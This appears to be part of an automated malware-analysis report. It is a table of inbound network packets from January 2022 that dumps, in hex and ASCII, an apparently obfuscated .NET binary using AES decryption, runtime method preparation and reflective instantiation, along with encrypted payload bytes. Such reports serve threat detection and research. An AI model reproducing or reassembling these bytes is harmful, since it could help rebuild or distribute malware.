2022-01-14 00:51:05 UTC	108	IN	Data Raw: 70 35 41 00 73 67 6e 69 72 74 53 62 65 46 6e 6f 69 74 61 73 72 65 76 6e 6f 43 65 72 75 63 65 53 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 35 39 32 34 38 61 73 64 00 74 6e 65 6d 65 6c 45 67 6e 69 64 6f 63 6e 45 65 67 61 73 73 65 4d 79 72 61 6e 69 42 6e 6f 69 74 61 72 75 67 69 66 6e 6f 43 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 33 31 36 33 32 00 6d 75 4f 70 62 58 67 75 48 68 77 57 5a 68 6a 31 76 77 43 00 73 67 6e 69 64 6e 69 42 65 67 6e 61 68 63 78 45 61 74 61 64 61 74 65 4d 6e 6f 69 74 70 69 72 63 73 65 44 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 32 32 38 31 00 65 70 79 54 6e 6f 69 74 63 65 6c 6c 6f 43 72 65 64 61 65 48 62 65 57 74 65 4e 6d 65 74 73 79 53 38 39 39 37 35 00 49 6e 74 31 36 00 64 61 74 61 00 45 6e 30 4b Data Ascii: p5AsgnirtSbeFnoitasrevnoCeruceSledoMecivreSmetsyS59248asdtnemelEgnidocnEegasseMyraniBnoi tarugifnoCledoMecivreSmetsyS31632muOpbXguHhwWZhj1vwCsgnidniBegnahcxEatadateMnoitpircseDledoMecivreSm etsyS2281epyTnoitcelloCredaeHbeWteNmetsyS89975Int16dataEn0K
2022-01-14 00:51:05 UTC	113	IN	Data Raw: 6f 64 65 00 47 65 74 53 74 72 69 6e 67 00 73 65 74 5f 55 73 65 4d 61 63 68 69 6e 65 4b 65 79 53 74 6f 72 65 00 48 35 46 6a 57 49 32 71 4c 41 00 48 49 6d 48 65 68 4d 51 73 00 20 00 42 69 74 43 6f 6e 76 65 72 74 65 72 00 47 65 74 42 79 74 65 73 00 43 6f 70 79 00 4f 64 54 66 74 56 58 67 52 00 66 42 53 49 73 46 61 76 73 00 6c 56 76 6d 32 6a 63 36 33 00 51 6b 75 67 67 53 31 58 38 00 71 39 4e 59 46 47 39 4b 69 00 4f 62 74 38 64 67 47 44 66 00 62 32 71 43 72 6e 4 b 57 31 00 51 33 6c 6a 55 79 76 58 6d 00 53 79 6d 6d 65 74 72 69 63 41 6c 67 6f 72 69 74 68 6d 00 41 65 73 43 72 79 70 74 6f 53 65 72 76 69 63 65 50 72 6f 76 69 64 65 72 00 52 69 6a 6e 64 61 65 6c 4d 61 6e 61 67 65 64 00 41 63 74 69 76 61 74 6f 72 00 43 72 65 61 74 65 49 6e 73 74 61 6e 63 65 00 4f 62 6a Data Ascii: odeGetStringset_UseMachineKeyStoreH5FjWI2qLAHImHehMQs BitConverterGetBytesCopyOdTftVXgRf BSIsFavslVvm2jc63QkuggS1X8q9NYFG9KiObt8dgGDfb2qCrnKW1Q3ljUyvXmSymmetricAlgorithmAesCryptoServiceProv iderRijndaelManagedActivatorCreateInstanceObj
2022-01-14 00:51:05 UTC	117	IN	Data Raw: 57 6c 4f 39 53 00 52 75 6e 74 69 6d 65 4d 65 74 68 6f 64 48 61 6e 64 6c 65 00 67 65 74 5f 4d 65 74 68 6f 64 48 61 6e 64 6c 65 00 56 44 36 56 59 6c 49 32 50 46 4e 71 46 52 4b 56 57 5a 4f 00 50 72 65 70 61 72 65 4d 65 74 68 6f 64 00 51 56 63 54 4c 37 49 58 66 6a 53 77 4a 4f 43 30 38 53 54 00 77 6c 70 71 64 48 49 65 6b 52 66 45 55 58 48 54 56 50 71 00 6b 4c 4d 65 4f 45 49 72 59 37 68 58 77 68 70 6f 70 71 54 00 50 6b 37 51 71 78 6a 36 53 4f 6a 42 59 30 69 57 42 4a 51 00 52 35 61 45 6b 62 6a 47 64 59 42 4c 4d 4c 77 4c 53 58 4e 00 49 37 62 37 6c 4d 70 6d 5a 42 71 61 6c 6a 6d 4d 6d 6c 66 00 51 79 6b 6b 68 38 70 48 76 6d 31 44 66 6d 31 67 39 45 65 00 74 39 57 4a 44 62 70 53 48 73 36 75 4a 45 57 6c 56 68 66 00 54 00 75 34 69 49 39 34 44 79 38 67 00 43 72 65 61 74 Data Ascii: WlO9SRuntimeMethodHandleget_MethodHandleVD6VYlI2PFNqFRKVWZOPrepareMethodQVcTL7 IXfjSwJOC08STwlpqdHIekRfEUXHTVPqkLMeOEIrY7hXwhpopqTPk7Qqxj6SOjBY0iWBJQR5aEkbjGdYBLMLwLSXNI 7b7lMpmZBqaljmMmlfQykkh8pHvm1Dfm1g9Eet9WJDbpSHs6uJEWlVhfTu4iI94Dy8gCreat
2022-01-14 00:51:05 UTC	121	IN	Data Raw: 43 77 31 78 76 52 62 00 45 56 71 48 44 65 30 37 53 67 46 39 66 33 6b 52 62 61 61 00 42 50 4f 69 45 68 62 36 4e 63 00 7a 6b 72 69 53 61 39 4b 70 64 00 58 64 47 69 48 72 4d 68 6f 69 00 6b 34 5a 32 4a 79 30 57 57 38 69 77 4a 43 4e 59 5a 78 77 00 73 36 46 4e 33 62 30 44 68 48 75 34 67 53 50 44 58 69 34 00 54 74 74 62 77 58 30 50 49 74 41 50 70 57 67 77 68 65 32 00 6b 74 45 69 6a 30 68 51 37 79 00 58 6e 4c 69 61 62 50 53 41 49 00 77 55 31 51 50 6f 30 75 46 52 5 4 42 52 62 79 68 5a 34 64 00 4e 6f 74 49 6d 70 6c 65 6d 65 6e 74 65 64 45 78 63 65 70 74 69 6f 6e 00 43 30 6e 51 54 61 30 55 62 6c 33 50 6f 77 77 47 5a 54 61 00 58 79 4b 33 72 76 30 36 51 67 34 4e 6d 79 30 35 61 66 38 00 54 5a 64 69 77 48 64 79 6f 6b 00 6d 78 76 69 68 4a 4c 51 69 38 00 4a 43 58 32 70 58 Data Ascii: Cw1xvRbEVqHDe07SgF9f3kRbaaBPOiEhb6NczkriSa9KpdXdGiHrMhoik4Z2Jy0WW8iwJCNYZxws6F N3b0DhHu4gSPDXi4TttbwX0PItAPpWgwhe2ktEij0hQ7yXnLiabPSAIwU1QPo0uFRTBRbyhZ4dNotImplementedEx ceptionC0nQTa0Ubl3PowwGZTaXyK3rv06Qg4Nmy05af8TZdiwHdyokmxvihJLQi8JCX2pX
2022-01-14 00:51:05 UTC	125	IN	Data Raw: 39 32 66 34 39 38 64 61 64 34 62 65 65 61 36 32 33 31 30 37 65 36 32 00 6d 5f 62 64 61 30 37 34 61 63 33 30 61 61 34 62 37 35 61 62 61 35 39 33 35 33 31 62 30 65 35 63 39 36 00 6d 5f 62 62 39 32 63 33 36 33 66 32 66 37 34 63 35 30 61 65 33 61 66 31 36 36 66 66 37 33 66 36 63 31 00 6d 5f 34 63 63 66 36 62 35 34 61 37 39 65 34 63 33 62 39 35 62 38 31 64 39 61 61 33 32 63 65 33 65 61 00 6d 5f 61 35 36 63 63 62 64 33 34 61 30 38 34 32 36 38 39 62 61 32 64 36 3 8 31 37 34 30 61 63 64 64 30 00 6d 5f 65 65 35 30 61 38 36 34 63 66 32 64 34 30 64 32 38 64 37 35 38 39 62 33 35 63 64 37 37 33 65 36 00 6d 5f 31 31 37 61 66 66 64 65 64 35 39 31 34 61 34 37 39 39 66 66 64 30 32 64 32 33 61 34 30 37 31 31 00 6d 5f 64 39 38 65 64 33 35 61 66 37 62 64 34 30 61 37 61 64 38 Data Ascii: 92f498dad4beea623107e62m_bda074ac30aa4b75aba593531b0e5c96m_bb92c363f2f74c50ae3af166ff73f 6c1m_4ccf6b54a79e4c3b95b81d9aa32ce3eam_a56ccbd34a0842689ba2d681740acdd0m_ee50a864cf2d40d28 d7589b35cd773e6m_117affded5914a4799ffd02d23a40711m_d98ed35af7bd40a7ad8

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:05 UTC	128	IN	Data Raw: 62 37 65 37 32 31 39 30 00 6d 5f 38 34 35 33 30 35 62 64 61 39 37 31 34 64 65 34 61 30 36 33 65 39 66 38 66 31 30 31 63 33 34 39 00 6d 5f 66 37 33 30 39 33 63 31 32 38 36 33 34 62 37 36 38 39 36 33 37 63 32 64 33 32 31 64 64 65 64 38 00 6d 5f 36 30 33 36 62 32 32 30 61 38 30 38 34 63 30 64 61 30 31 38 63 33 32 31 62 62 65 37 37 35 36 63 00 6d 5f 34 66 38 36 33 39 33 38 36 64 37 66 34 66 62 32 62 65 39 31 32 36 30 61 32 37 32 65 39 39 64 65 00 6d 5f 64 39 33 39 36 35 32 37 65 34 38 39 34 61 36 30 39 63 37 38 65 36 33 33 34 34 35 34 64 37 61 37 00 6d 5f 39 31 38 36 36 32 38 62 38 38 31 38 34 35 33 39 38 66 37 31 33 39 36 66 63 32 31 35 65 61 64 61 00 6d 5f 37 66 38 62 61 35 36 64 36 35 31 34 34 64 33 37 61 36 61 37 62 38 64 36 61 61 64 38 32 65 31 61 00 47 Data Ascii: b7e72190m_845305bda9714de4a063e9f8f101c349m_f73093c128634b7689637c2d321dded8m_6036b220a8084c0da018c321bbe7756cm_4f8639386d7f4fb2be91260a272e99dem_d9396527e4894a609c78e6334454d7a7m_9186628b881845398f71396fc215eadam_7f8ba56d65144d37a6a7b8d6aad82e1aG
2022-01-14 00:51:05 UTC	132	IN	Data Raw: 00 6e 00 75 00 52 00 6d 00 65 00 74 00 73 00 79 00 53 00 36 00 33 00 37 00 30 00 33 00 56 00 73 00 55 00 43 00 77 00 38 00 47 00 50 00 69 00 51 00 5a 00 41 00 77 00 63 00 73 00 50 00 6a 00 4d 00 52 00 4d 00 51 00 3d 00 3d 00 00 80 b7 49 00 6c 00 61 00 68 00 73 00 72 00 61 00 4d 00 65 00 6c 00 4f 00 64 00 72 00 61 00 64 00 6e 00 61 00 74 00 53 00 73 00 65 00 63 00 69 00 76 00 72 00 65 00 53 00 70 00 6f 00 72 00 65 00 74 00 6e 00 49 00 65 00 6d 00 69 00 74 00 6e 00 75 00 52 00 6d 00 65 00 74 00 73 00 79 00 53 00 36 00 33 00 37 00 30 00 33 00 41 00 63 00 51 00 4a 00 41 00 38 00 47 00 57 00 54 00 38 00 33 00 50 00 78 00 51 00 70 00 50 00 69 00 77 00 4e 00 45 00 69 00 67 00 42 00 4a 00 51 00 51 00 4f 00 5a 00 79 00 73 00 2b 00 4f 00 31 00 5a 00 41 00 56 00 41 Data Ascii: nuRmetsyS63703VsUCw8GPiQZAwcsPjMRMQ==IlahsraMelOdradnatSsecivreSporetnIemitnuRmetsyS63703AcQJA8GWT83PxQpPiwNEigBJQQOZys+O1ZAVA
2022-01-14 00:51:05 UTC	136	IN	Data Raw: 00 13 01 13 02 13 03 0c 15 12 69 01 15 12 6d 03 12 71 1c 1c 08 15 12 6d 03 12 71 1c 1c 0e 15 12 80 8d 06 12 71 12 80 91 1c 08 1c 1c 0e 20 05 13 05 13 00 13 01 13 02 13 03 13 04 06 00 01 1d 05 1d 05 16 07 08 12 80 9d 1d 05 1d 05 12 80 a1 12 80 a5 12 80 a9 1d 05 1d 05 0c 20 03 01 12 80 ad 12 80 a1 11 80 b1 04 00 00 12 24 04 28 00 1d 05 10 06 15 12 69 01 15 12 80 89 04 12 71 12 24 1c 1c 0e 06 15 12 69 01 15 12 6d 03 12 71 1c 1d 05 10 06 15 12 69 01 15 12 80 95 05 12 71 1c 0e 0e 1c 0d 06 15 12 69 01 15 12 6d 03 12 71 1c 1c 13 06 15 12 69 01 15 12 80 8d 06 12 71 12 80 91 1c 08 1c 1c 04 00 01 18 0e 01 02 04 00 01 02 18 05 00 02 18 18 0e 03 06 12 34 05 20 01 01 1d 1c 06 30 01 01 1e 00 0e 03 07 01 18 02 1e 00 05 20 01 1c 1d 1c 04 00 00 12 34 03 06 12 38 04 00 00 Data Ascii: imqmqq $(iq$imqiqimqiq4 0 48
2022-01-14 00:51:05 UTC	140	IN	Data Raw: 81 7c 02 1d 08 08 20 02 02 13 00 10 13 01 01 00 0c 20 03 12 81 7c 12 81 7c 11 81 14 02 06 20 01 12 81 7c 08 06 00 01 08 12 80 91 04 07 02 08 08 09 15 12 80 d5 02 12 80 91 08 05 06 1d 12 80 91 0c 20 04 01 0e 12 80 91 1d 12 80 91 02 07 20 02 01 08 12 81 7c 37 07 15 08 12 81 35 12 80 c5 1d 12 81 1d 08 1d 12 81 7c 15 12 80 cd 01 12 81 54 12 81 58 12 81 5c 1c 12 81 7c 1c 08 12 81 7c 12 80 91 1c 02 12 81 34 12 80 91 08 1d 1c 09 00 02 12 81 5c 12 81 35 02 27 07 10 08 12 80 c5 12 81 21 12 81 25 1d 12 81 1d 1d 12 80 91 08 1d 12 81 d9 12 81 5c 08 08 08 08 12 80 91 08 12 81 5c 0b 15 12 80 d5 02 12 81 35 12 81 5c 02 1d 1c 0c 00 03 12 81 5c 12 81 35 02 12 81 58 2d 07 12 12 81 5c 12 80 c5 12 81 21 12 81 25 08 1d 12 80 91 08 1d 12 81 d9 12 81 5c 08 08 08 08 12 81 54 12 Data Ascii:	||	|75|TX||4\5'!%\\5\\5X-\!%\T
2022-01-14 00:51:05 UTC	145	IN	Data Raw: 6f 03 d6 26 0f 7c 54 21 56 a3 95 23 b3 25 0b a6 c6 39 d4 76 ac 00 54 9c c0 65 ea 0f 7d 24 99 f9 6b ca 2d 15 8e cd fc 02 b1 76 25 ed 45 f1 35 81 59 0e 64 42 fb 81 4a 05 86 18 a0 72 fe ce e7 6f ec 9e 5f f8 6a b3 2f 69 ce 1d c8 31 37 ce 7d 0b d4 4a 0c e7 7d fe c0 46 a6 61 b0 4a a3 b3 f3 65 70 bc 21 4e 4c 77 aa 9b 91 ee a3 3b 51 20 93 0c c0 f9 98 7f 1d 39 cc 04 36 1c 96 cd 1b d5 6a 4d 2c 9a 72 30 d0 27 7e 7d 58 4a d3 14 cf 45 66 50 00 23 3f 6c e6 11 b4 bc 35 db 72 7d c0 0c a3 ae e6 36 c4 12 43 da 98 f6 07 94 bf fa 3d 92 eb fb 25 e9 5c 91 0a fa 33 e2 80 3b e6 ed 84 4e 4b 83 76 6d 5f 35 10 c6 1c f0 fd 48 95 49 57 15 c0 d8 e6 67 2e ab 4e 55 ba ac 81 31 dd 2a d1 e5 a8 1f 37 f0 44 bb 18 f5 d6 f8 e6 db 39 45 a1 a3 4f 74 92 c9 3e ed fc ee 8b 37 b0 a3 3a 60 4e d2 f9 Data Ascii: o&|T!V#%9vTe}$k-v%E5YdBJro_j/i17}J}FaJep!NLw;Q 96jM,r0'~}XJEfP#?!5r}6C=%\3;NKvm_5HIWg.NU 1*7D9EOt>7:`N
2022-01-14 00:51:05 UTC	149	IN	Data Raw: 06 cb 1f 0c 19 57 c9 51 79 46 3f fb 65 89 c5 4b d1 e0 9d 49 e9 1f 30 4a bb bd 35 93 86 ea 79 38 3b 3c 2a 9d f1 56 60 97 a5 8c b5 62 be c9 b1 48 d5 55 3d b3 7f b3 9b 7c b2 c5 6b 26 3c ac 52 3d be 24 e1 b2 3b e9 dc 8a ea 39 d9 64 95 5e 6d 26 c2 85 1b 3b ed c9 07 37 e5 96 a1 a3 f4 15 18 8f 89 84 12 8a a7 79 90 84 c7 52 bf 11 98 0d 61 5f b8 c8 58 50 77 86 4f 1a 71 6f d4 e1 79 3b 82 48 79 b0 28 7d 6c a4 f3 21 9b 66 2e 70 fc 57 66 25 23 d1 05 6b 69 91 46 a1 d1 e8 40 e9 62 8a 23 c7 ec f6 8c 2d c9 bb 87 d7 a3 72 8d de 92 7a e9 47 9c c9 75 34 b1 d8 0a 2d 68 8e 69 d9 af ee a8 53 b9 fb 7d 3d e7 e4 88 c5 a1 6f 45 7c a0 4b c1 0b 5d fb e6 2f 28 a5 16 7b 95 22 4a 46 02 51 50 4e b4 63 cb a8 30 a3 a2 e7 e5 8d 23 38 d7 f4 72 78 c2 fe 03 ef f6 f7 41 f7 af 18 4b e1 2b 93 ee Data Ascii: WQyF?eKI0J5y8;<*V`bHU=|k&<R=$;9d^m&;7yRa_XPwOqoy;Hy(}!!f.pWf%#kiF@b#-rzGu4-hiS}=oE|K]/({ "JFQPNc0#8rxAK+
2022-01-14 00:51:05 UTC	153	IN	Data Raw: 62 e7 52 c8 79 dc da 33 f7 fd 3e 91 40 ba 2a c7 1d ce 1e b0 49 7e df 3f 44 97 f7 1e f1 b2 11 1b fc 6c 3d ec c0 b7 1d 95 f7 92 f7 4e 8f 0a c4 2a 69 24 a7 6a d6 32 8f b6 9e 0a 1b 64 c3 3f 03 17 97 4c 7f 77 9e 3d 82 01 08 f0 c4 93 ab 7c f3 dc 74 39 6b 4c 33 4f 3f 4b 81 00 e1 1a fe f3 02 29 00 68 b5 d5 ed 33 79 5b b9 dc d7 48 13 75 5c b1 7b d2 ba a1 c1 d9 5d 37 80 df 52 af b1 ea 51 aa 45 ce 6e 47 79 f2 77 58 0f 6a b9 e4 2c 2f ee 35 d7 b0 5a a4 43 fa eb 74 f6 c7 e3 0b 93 80 65 f4 52 4a a0 b5 ea 98 44 98 51 f7 60 eb 25 23 7d 38 c1 dc fb 79 a4 64 7f 68 27 a7 f5 64 b5 a7 ef 95 d8 9e 86 95 0d 58 a8 14 1c 09 86 36 e1 0b 24 76 17 4a 65 5a 9e 01 b0 8a d7 e4 02 70 c3 d7 9c cc 36 b6 5a 02 8f 72 8f 31 de 71 c2 74 1d a5 6e ea 0d 1b 67 aa 80 56 94 fc d3 14 ab ed e2 ee a2 Data Ascii: bRy3>@*I~?Dl=N*i$j2d?Lw=\|t9kL3O?K)h3y[Hu\{]7RQEnGywXj,/5ZCteRJDQ`%#}8ydh'dX6$vJeZp6Zr1qtngV
2022-01-14 00:51:05 UTC	157	IN	Data Raw: d2 14 ad 1d 81 aa 6c 9c 7b 17 dd 7c 78 a9 51 a5 a6 ad 85 fc 81 75 46 e9 92 04 97 ce 17 a7 6c 2b 51 64 a7 5a 71 bc 45 64 62 86 ad 2f f6 8f 76 56 75 f4 bd 72 94 9a 69 ca a8 9a cc f2 62 0f 30 37 ee d1 9b c3 68 4d b0 e2 b3 a2 81 18 63 07 37 a3 51 ae 7b 44 58 7b a9 0b 31 89 34 e2 35 fe c7 16 69 c2 24 10 32 21 b1 49 3c 79 9b 1b 0c df 9b fe 81 a5 c0 ed c6 5f e2 96 e2 e4 b6 9c e8 8e 24 f8 9f 34 ad 3a 8f cc f8 55 83 b7 09 61 be b2 71 e3 2e d6 9b 7e 8a a2 20 90 58 6d 5a fc 24 5e 48 fb e1 4d 9e 05 51 8a b4 73 29 04 7b ca a0 05 0c 74 7e 37 89 20 fa 7e 23 bc 22 87 35 d3 c8 36 eb f2 fa 54 e1 80 32 29 dc ed de c4 2b ee 12 35 85 2a bc 58 66 f8 7e 99 41 fd 59 58 d8 dc 5c 64 d0 10 21 fe 8d 0f e7 b7 d7 d6 3d e0 95 64 fa b7 08 cc b4 97 f9 4d f8 96 1a 10 51 66 7c 6c b3 8f 91 Data Ascii: l{|xQuFl+QdZqEdb/vVurib07hMc7Q{DX{145i$2!l<y_$4:Uaq.~ XmZ$^HMQs){t~7 ~#"56T2)+5*Xf~AYX\d !=dMQf|
2022-01-14 00:51:05 UTC	160	IN	Data Raw: 72 62 f8 69 b3 a7 25 e3 30 56 36 40 77 c9 c0 37 3b 13 ce 1f 70 38 41 a4 72 6d 22 51 d9 1c 96 e3 f4 7f ca 30 82 4d 80 84 6c 87 da 0e cb c2 a8 61 c9 56 8a fa 1a 5a e3 87 d2 d0 f0 02 e7 41 fd e5 ed 98 9c 4c 87 b1 3f 21 8d 13 98 13 25 7b b1 2b 2b 7b 87 f0 4e 02 32 47 b0 10 66 f4 be b5 77 8e c8 27 9d 40 c1 b8 54 30 b9 f7 5f 55 4a d7 59 bc bb b8 7b 64 97 7f 47 58 da b6 46 86 9e eb a7 b3 60 7c 72 3f d1 ef 31 08 3f 42 70 b4 fb 6d 60 b0 78 2c e9 df 84 a9 59 59 77 13 b2 60 d9 79 c5 0e 16 8d 20 e6 54 1b 71 91 14 fc 87 fb d0 25 c5 76 7c df cf 6d 69 ed a7 e2 6d f7 40 21 4e c0 c7 09 3c 60 7a 66 84 5e 7d dc e7 90 0d f3 5d 75 22 ef 15 da 5e a2 71 ff d1 76 50 90 81 a1 05 18 8a ab 3d 95 d2 8b 77 74 29 88 5f 3c 4c cd e8 ab 3e cf 21 8f d7 ab e4 46 c3 b9 d6 f9 7c b6 5b 3b b2 Data Ascii: rbi%0V6@w7;p8Arm"Q0MlaVZAL?!%{++{N2Gfw'@T0_UJY{dGXF`|r?1?Bpm`x,YYw`y Tq%v|mim@!N<`zf^}]u "^qvP=wt)_<L>!F|[;

Timestamp	kBytes transferred	Direction	Data
2022-01-14 00:51:05 UTC	164	IN	Data Raw: fc 70 60 9e 8f 07 02 01 30 2e 75 7b f6 1c 61 dd 3e 2c d2 31 06 b7 96 f8 76 46 a2 8a f8 0d 2e 1a 57 7d 17 1b 9b 91 d5 fb 8f 66 99 5a 3d 09 fb 36 d7 90 73 ce f4 82 d2 26 be 93 a6 4f cd fa 0d b0 a8 a8 aa 67 9c dd f1 ff 11 2e 33 31 04 a4 b3 b2 cb dc f0 81 36 5d 96 1d dc d9 80 ec 18 36 e0 1f b0 69 a0 6c 3a 26 79 25 e0 e7 cd 0c 8b 47 be 31 e1 d3 aa b6 6b 45 76 68 f1 9e 94 41 b5 2a 23 7b cd 30 2b 96 f9 85 1f 98 fe 04 e1 e8 f5 16 3f 16 e2 12 ed 5d e1 cf 7a f6 33 79 fd 21 70 83 70 fc 9a 49 42 35 7a 95 bf 7c 6e d7 f5 3d 03 8b de a7 c7 61 80 23 29 67 46 41 45 cc d2 ce ed de 24 7b 66 18 94 aa 7d 16 76 d6 1f d0 17 81 2e 99 18 95 85 01 6f 04 53 3a 80 f8 0b d3 29 ce 4d 29 d9 3b c9 f9 ae 00 6a 0f 4f cb 51 6c 5f d9 9f b3 72 a1 1d ea 0a f1 18 83 b5 34 fb ae 52 96 ee 9e ba Data Ascii: p`0.u{a>,1vF.W}fZ=6s&Og.316]6il:&y%G1kEvhA*#{0+?]z3y!ppIB5z|n=a#)gFAE${f}v.oS:)M);jOQl_r4R
2022-01-14 00:51:05 UTC	168	IN	Data Raw: d0 1f 31 b1 76 4c 48 5a 69 02 38 6b 41 4d 8e 55 fc 47 2f b9 62 d7 cd 2b 07 2a 7f 24 59 71 0a 9a 18 e7 c3 3b 5b 60 b7 a9 6f 75 b1 01 c5 18 bf 60 c3 71 a8 64 45 19 57 66 00 f0 8f f2 b6 32 25 4d c4 e8 68 10 c5 5d 7b 56 b3 69 51 02 a9 1e 4c ae e7 59 91 b5 45 c6 70 50 97 99 05 7d d6 87 f8 16 f3 1d f6 23 3b 58 3e 4a f8 a2 fe f1 0d 42 fc 53 c7 26 1c d3 f8 8d 6e 5c 46 eb 6d fb 0d 42 21 16 e0 86 a0 1c 41 83 f6 2c 5a f9 e7 a1 67 f3 16 40 de 02 fe b9 23 ff 3f ea 43 78 42 80 2f 57 45 08 90 9d c2 79 39 8b 87 36 c3 23 b6 78 4a 7a 5a 37 21 35 09 b1 21 e7 3a 83 7f c4 68 91 89 65 1f d8 9a 5c 9d 72 7c f0 a8 58 eb 8f 6e 24 18 50 3d 81 12 4a 26 79 17 9b 0a 75 45 06 73 f1 0e 5f 9f 96 a5 97 6b 2b 2b 52 95 26 0a 96 17 0f c0 e6 f4 58 d3 a7 e0 b9 55 fd 4e 21 5f c9 cb 98 15 55 21 Data Ascii: 1vLHZi8kAMUG/b+*$Yq;[`ou`qdEWf2%Mh]{ViQLYEpP}#;X>JBS&n\FmB!A,Zg@#?CxB/WEy96#xJzZ7!5!:he\r\|Xn$P=J&yuEs_k++R&XUN!_U!
2022-01-14 00:51:05 UTC	172	IN	Data Raw: 17 4c 0b ba cc 1e 09 20 c3 13 e2 55 4b c0 03 87 e1 53 10 e0 88 ed 89 72 94 6a 27 6a 2a af bb ea 2c ae be b7 06 97 3a 51 bc 1a 69 0f ce 34 97 04 a5 db 40 2c 4f f3 d3 ae 95 05 ef 6c b5 0d c9 82 d6 85 4e 6f 39 a2 b1 25 81 e5 30 4d 0b f4 02 70 25 15 2a 83 9b 90 fb 0e 59 c7 8b ec 1a 3a 1c 29 cd 34 a0 8c eb 2c a0 61 38 9d 9b ae b8 a8 0a 25 7d 0e 30 2a fc 35 cc 40 fd d5 27 7b 1e ed b3 3c a4 bc c6 d0 15 16 f0 69 b9 01 97 1d 5c 06 89 f8 a0 2f 46 2b 0c 3f da 31 e9 f2 06 db 85 2a 7c 87 f0 52 65 f2 9d cb 66 c4 7a 04 3e 39 2a 4b 41 9c 97 8a 87 f6 e1 24 80 4f 1e bb 57 cd b0 b2 11 a7 a0 91 9c 22 b6 ca 94 a6 40 63 40 ca 5f 32 26 5c 93 fa 8c 97 1a d7 c3 70 b7 e4 dd 9b ee 5a 9d e0 ef 86 49 19 7e 89 ac df 2a c2 cd 45 ed 77 a8 9b ae 87 82 7c db 20 a5 83 bc 56 8a ee cc b7 36 Data Ascii: L UKSrj'j*,:Qi4@,OlNo9%0Mp%*Y:)4,a8%}0*5@'{<i\/F+?1*|Refz>9*KA$OW"@c@_2&\pZI~*Ew| V6
2022-01-14 00:51:05 UTC	177	IN	Data Raw: 53 d1 53 c6 36 91 c2 c5 42 27 d0 b6 91 95 63 8a de 68 f7 bc 77 9a 02 7f 5b ad 24 e5 0a 9c 55 23 e6 96 ab 4e 5d f4 a6 68 99 d3 5b b2 e2 2e ad 1a 8f 28 be ad d5 32 b6 1a c3 e1 91 a6 aa cd ab 8c 2c 5c 61 56 ef 76 b4 af 95 89 8e e4 07 f8 ac cc a0 9c bd 8d 30 5c d7 77 e8 39 fb 78 0b d6 91 75 48 17 95 42 64 ce 07 85 2a 79 0d d2 6b 26 57 53 a1 9f 7b 6f a2 4c 5c e7 ea a9 80 16 29 36 4c 50 5d 04 41 76 9b 50 6d 74 52 d7 74 af c4 16 03 83 98 f6 55 62 fd 1a 02 43 f2 33 50 4a 07 9a e4 5a c7 60 f9 d1 57 d3 0e 85 6c 00 f8 28 d1 f0 b6 f2 32 04 b1 be c7 f8 d6 f5 46 73 5d 8f 42 02 2a 08 c7 55 4e 51 99 b1 f6 f9 69 c4 f7 5e 22 07 d3 ee d4 0b a3 9f 41 00 0a cc 0a f2 f0 bf a9 de f6 1a 3f 9e 45 69 0d 10 b2 15 5f e2 b3 44 7e e8 5e 6a 05 d3 d6 e7 16 65 40 89 80 3a ba 73 f4 db 6c Data Ascii: SS6B'chw[$U#N]h[.(2,\aVv0\w9xuHBd*yk&WS{oL\)6LP]AvPmtRtUbC3PJZ`Wl(2Fs]B*UNQi^"A?Ei_D~^je@:sl
2022-01-14 00:51:05 UTC	180	IN	Data Raw: 93 d5 5f 9b 6b c7 5d f8 04 09 73 91 7a e0 88 bb ed 61 e6 16 e8 f0 b4 0b d9 b9 c2 40 e8 5e 8b f0 b4 8d 15 05 8b 86 aa a4 ec 72 b4 86 e1 92 47 d8 7e 00 4d 96 2b 12 ab b1 d6 b5 da 11 69 c7 6a 6c 83 49 84 48 09 f3 c2 6b 3c da e3 0b 3b 83 de f7 38 e1 af 74 a2 59 10 b8 86 93 73 ad 65 9f ed 4f d3 6c 6c ea 95 27 d5 33 84 81 53 42 93 bf c7 ec 33 17 e1 61 42 54 42 fb ee ef bc f1 c0 e8 85 34 29 20 b9 48 78 ef d3 d9 b8 cb 01 9e 42 19 f1 a5 04 59 28 3e 55 68 ef 9d 3d 7b 41 39 12 31 70 fe 4f e3 c6 47 72 25 e5 c8 bc 3f 97 48 b7 cf 2f 8f 5a 92 fd bb 5d 8c fb 88 0e 72 cc 35 81 0c 64 b7 bf 53 50 e1 b8 88 34 57 57 a3 f5 d3 36 14 66 44 76 c0 e4 5a c9 7c 72 fa d7 fe 73 97 59 55 75 d2 cc 01 14 b2 d7 38 08 ca 60 fa 6b 27 fb 00 39 6e 43 34 db d9 ee 41 ae 20 37 9d 7d f4 af 55 11 Data Ascii: _k]sza@^rG~M+ijlIHk<;8tYseOll'3SB3aBTB4) HxBY(>Uh={A91pOGr%?H/Z]r5dSP4WW6fDvZ|rsYUu8`k'9nC4A7}U
2022-01-14 00:51:05 UTC	185	IN	Data Raw: 51 06 06 48 7a eb a5 97 d9 d3 3a 95 90 25 bd 98 b2 38 98 2d ad e3 1e 70 4e 0c e2 43 e5 b8 d1 17 d1 cc 59 03 6d af ba 1b 25 99 bd 36 39 e6 c4 60 1b 2c 7d b5 b3 82 eb cb 40 e3 db f9 fe 70 3a 66 65 d8 a7 62 5e 5b 40 21 68 d5 f1 dd 42 2b 7d 21 65 80 b3 c9 ba 43 19 ad 1f f2 4f b2 be 88 a0 83 dc 8c 2a 62 27 65 22 92 40 21 e5 86 93 81 68 13 5e e9 14 0b 2c 7f 55 49 d0 28 cc 6f 3a 6b 1e d0 a7 ce 78 0b d3 73 c3 df f4 96 f9 b8 d7 a7 ee 12 19 ff 5a 30 d9 d8 31 1d 0d 16 14 5d 10 e2 93 f4 75 fa 53 fe 49 8f 5f af 51 f2 fe 1c 96 3c 58 ab d4 55 3d 6c f3 38 a8 4c 12 3c 9e d8 7e 1d ce e7 08 9d 8b 15 76 c2 be 4f ed 8a 40 b5 43 c0 87 05 76 69 bf 66 7f 07 82 64 68 c0 f6 2a ee a9 21 0c f6 a1 66 a9 27 19 ee 83 60 f1 04 04 d4 e6 a8 0d 62 19 82 7e b2 0e 73 fe d3 af 1f 5c e5 47 c5 Data Ascii: QHz:%8-pNCYm%69`,}@p:feb^[@!hB+}!eCO*b'e"@!h^,UI(o:kxsZ01]uSI_Q<XU=l8L<~vO@Cvifdh*!f`b~s\G
